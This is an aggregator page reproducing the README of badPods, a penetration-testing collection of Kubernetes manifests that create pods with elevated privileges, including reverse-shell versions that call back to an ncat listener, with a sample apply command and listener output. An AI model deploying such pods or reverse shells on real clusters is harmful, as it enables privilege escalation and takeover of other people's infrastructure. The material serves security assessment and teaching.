On GitHub, BishopFox/badPods has picked up 717 stars, Developer Tools, Shell. A collection of manifests that will create pods with elevated privileges.
Snapshot summary built from the project's own GitHub metadata — there's no written TopGit review yet. The page will update automatically when a full review is published.
WHY NO REVIEW YET
TopGit writes full reviews for the most-starred, most-requested repositories. This page is a snapshot until then — see the READ ME tab for the original README in full.

A collection of manifests that create pods with different elevated privileges. Quickly demonstrate the impact of allowing security sensitive pod attributes like hostNetwork, hostPID, hostPath, hostIPC, and privileged.
For additional background, see our blog post: Bad Pods: Kubernetes Pod Privilege Escalation.
Contents
The Bad pods line-up
Prerequisites
Organization
Usage
High level approach
Usage examples
Create all eight Bad Pods from cloned local repo
Create all eight Bad Pods from github
Create all eight reverse shell Bad Pods
Create all eight resource types using the everything-allowed pod
Create a cronjob with the hostNetwork pod
Create a deployment with the priv-and-hostpid pod
Create a reverse shell using the privileged pod
Acknowledgements
References and further reading
The Bad Pods line-up
Each link below provides detailed usage information and post exploitation recommendations.
Bad Pod #1: Everything allowed
Bad Pod #2: Privileged and hostPid
Bad Pod #3: Privileged only
Bad Pod #4: hostPath only
Bad Pod #5: hostPid only
Bad Pod #6: hostNetwork only
Bad Pod #7: hostIPC only
Bad Pod #8: Nothing allowed
For more general information about prerequisites, repository organization, and common usage patterns, see the sections below.
Prerequisites
Access to a cluster
RBAC permission to create one of the following resource types in at least one namespace:
As Eviatar Gerzi (@g3rzi) points out in the post Eight Ways to Create a Pod, there are 8 different controllers that can create a pod, or a set of pods. You might not be authorized to create pods, but maybe you can create another resource type that will create one or more pods. For each badPod type, there are manifests that correspond to all eight resource types.
But wait, it gets worse! In addition to the eight current Kubernetes controllers that can create pods, there are third party controllers that can also create pods if they are applied to the cluster. Keep an eye out for them by looking at kubectl api-resources.
Reverse shells
While common, it is not always the case that you can exec into pods that you can create. To help in those situations, a version of each manifest is included that uses Rory McCune's (@raesene) ncat dockerhub image. When created, the pod will make an encrypted call back to your listener.
Usage
Each resource in the manifests directory targets a specific attribute or a combination of attributes that expose the cluster to risk when allowed.
High level approach
Option 1: Methodical approach
Evaluate RBAC - Determine which resource types you can create
Evaluate Admission Policy - Determine which of the Bad Pods you will be able to create
Create Resources - Based on what is allowed, use the specific badPod type and resource type and create your resources
Post Exploitation - Evaluate post exploitation steps outlined in the README for that type
Everything allowed
Privileged and hostPid
Privileged only
hostPath only
hostPid only
hostNetwork only
hostIPC only
Nothing allowed
Option 2: Shotgun approach
Create Resources - Just start applying different manifests and see what works
Create all eight Bad Pods from Github
Create all eight resource types using the everything-allowed pod
Post Exploitation - For any created pods, evaluate post exploitation steps outlined in the README for that type
Everything allowed
Privileged and hostPid
Privileged only
hostPath only
hostPid only
hostNetwork only
hostIPC only
Nothing allowed
Usage Examples
Create all eight Bad Pods from cloned local repo
Create all eight Bad Pods from github
Create all eight reverse shell Bad Pods
Create all eight resource types using the everything-allowed pod
To avoid having to edit each pod with your host and port, you can environment variables and the envsubst command. Remember to spin up all of your listeners first!
Create all eight resource types using the everything-allowed pod
find manifests/everything-allowed/ -name "*-exec-*.yaml" -exec kubectl apply -f {} \;

cronjob.batch/everything-allowed-exec-cronjob created
daemonset.apps/everything-allowed-exec-daemonset created
deployment.apps/everything-allowed-exec-deployment created
job.batch/everything-allowed-exec-job created
pod/everything-allowed-exec-pod created
replicaset.apps/everything-allowed-exec-replicaset created
replicationcontroller/everything-allowed-exec-replicationcontroller created
service/everything-allowed-exec-statefulset-service created
statefulset.apps/everything-allowed-exec-statefulset created
ncat --ssl -vlp 3116
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: Listening on :::3116
Ncat: Listening on 0.0.0.0:3116

Connection received on 10.0.0.162 42035
Contributing
Pull requests and issues welcome.
Acknowledgements
Thank you Rory McCune, Duffie Cooley, Brad Geesaman, Tabitha Sable, Ian Coldwater, Mark Manning, Eviatar Gerzi, and Madhu Akula for publicly sharing so much knowledge about Kubernetes offensive security.
References and further reading
Each Bad Pod has it's own references and further reading section, but here are some more general resources that will help you ramp up your Kubernetes security assessments and penetration tests skills.
New kids on the block - 2020
Container Security Site by @raesene
CloudSecDocs - Container Security by @lancinimarco
Risk8s Business: Risk Analysis of Kubernetes Clusters by @antitree
Compromising Kubernetes Cluster by Exploiting RBAC Permissions by @g3rzi - Talk / Slides
Command and KubeCTL: Real-World Kubernetes Security for Pentesters by @antitree - Talk / Blog
Kubernetes Goat by @madhuakula - Repo / Guide
The classics, way back from 2019
Secure Kubernetes - KubeCon NA 2019 CTF by @tabbysable, @petermbenjamin, @jimmesta, and @BradGeesaman
The Most Pointless Kubernetes Command Ever by @raesene
The Path Less Traveled: Abusing Kubernetes Defaults by @IanColdwater and @mauilion- Talk / Repository
Understanding Docker container escapes by @disconnect3d_pl
A Compendium of Container Escapes by @drraid and @0x7674
Yes — BishopFox/badPods ships under the MIT license, which makes its source code freely readable (and, depending on license terms, forkable and reusable). Source: github.com/BishopFox/badPods.
What else is in the Developer Tools space?
BishopFox/badPods is tracked by TopGit under the Developer Tools category, alongside 12 GitHub-tagged topics. Trending and Topics pages list peer repositories of comparable stars and language.
What is BishopFox/badPods?
BishopFox/badPods (BishopFox/badPods) is a Shell project on GitHub. From the project's own README: A collection of manifests that will create pods with elevated privileges.
What license does BishopFox/badPods use?
BishopFox/badPods is released under the MIT license. Always verify the LICENSE file directly on GitHub for the authoritative terms — license strings can be edited out of sync with a project's actual stance.
Where can I see BishopFox/badPods in action?
The project maintains a homepage at https://labs.bishopfox.com/tech-blog/bad-pods-kubernetes-pod-privilege-escalation. The README tab on this page also usually contains screenshots and a quickstart.
Where do I read more about BishopFox/badPods?
This TopGit page is a snapshot — the READ ME tab shows the project's own README content (links stripped, images preserved). The GitHub repository at github.com/BishopFox/badPods is the definitive source.
Why is BishopFox/badPods categorized under Developer Tools?
TopGit places BishopFox/badPods in the Developer Tools category based on its GitHub topics and description (tagged: "assessment", "exploitation", "hostipc"). Categories are assigned from real repository metadata, not editorial guesswork.
Read full README in the tab above.
Want a second opinion on badPods?
Ask an AI that can read this page — one click and you get its take on badPods.

 /badPods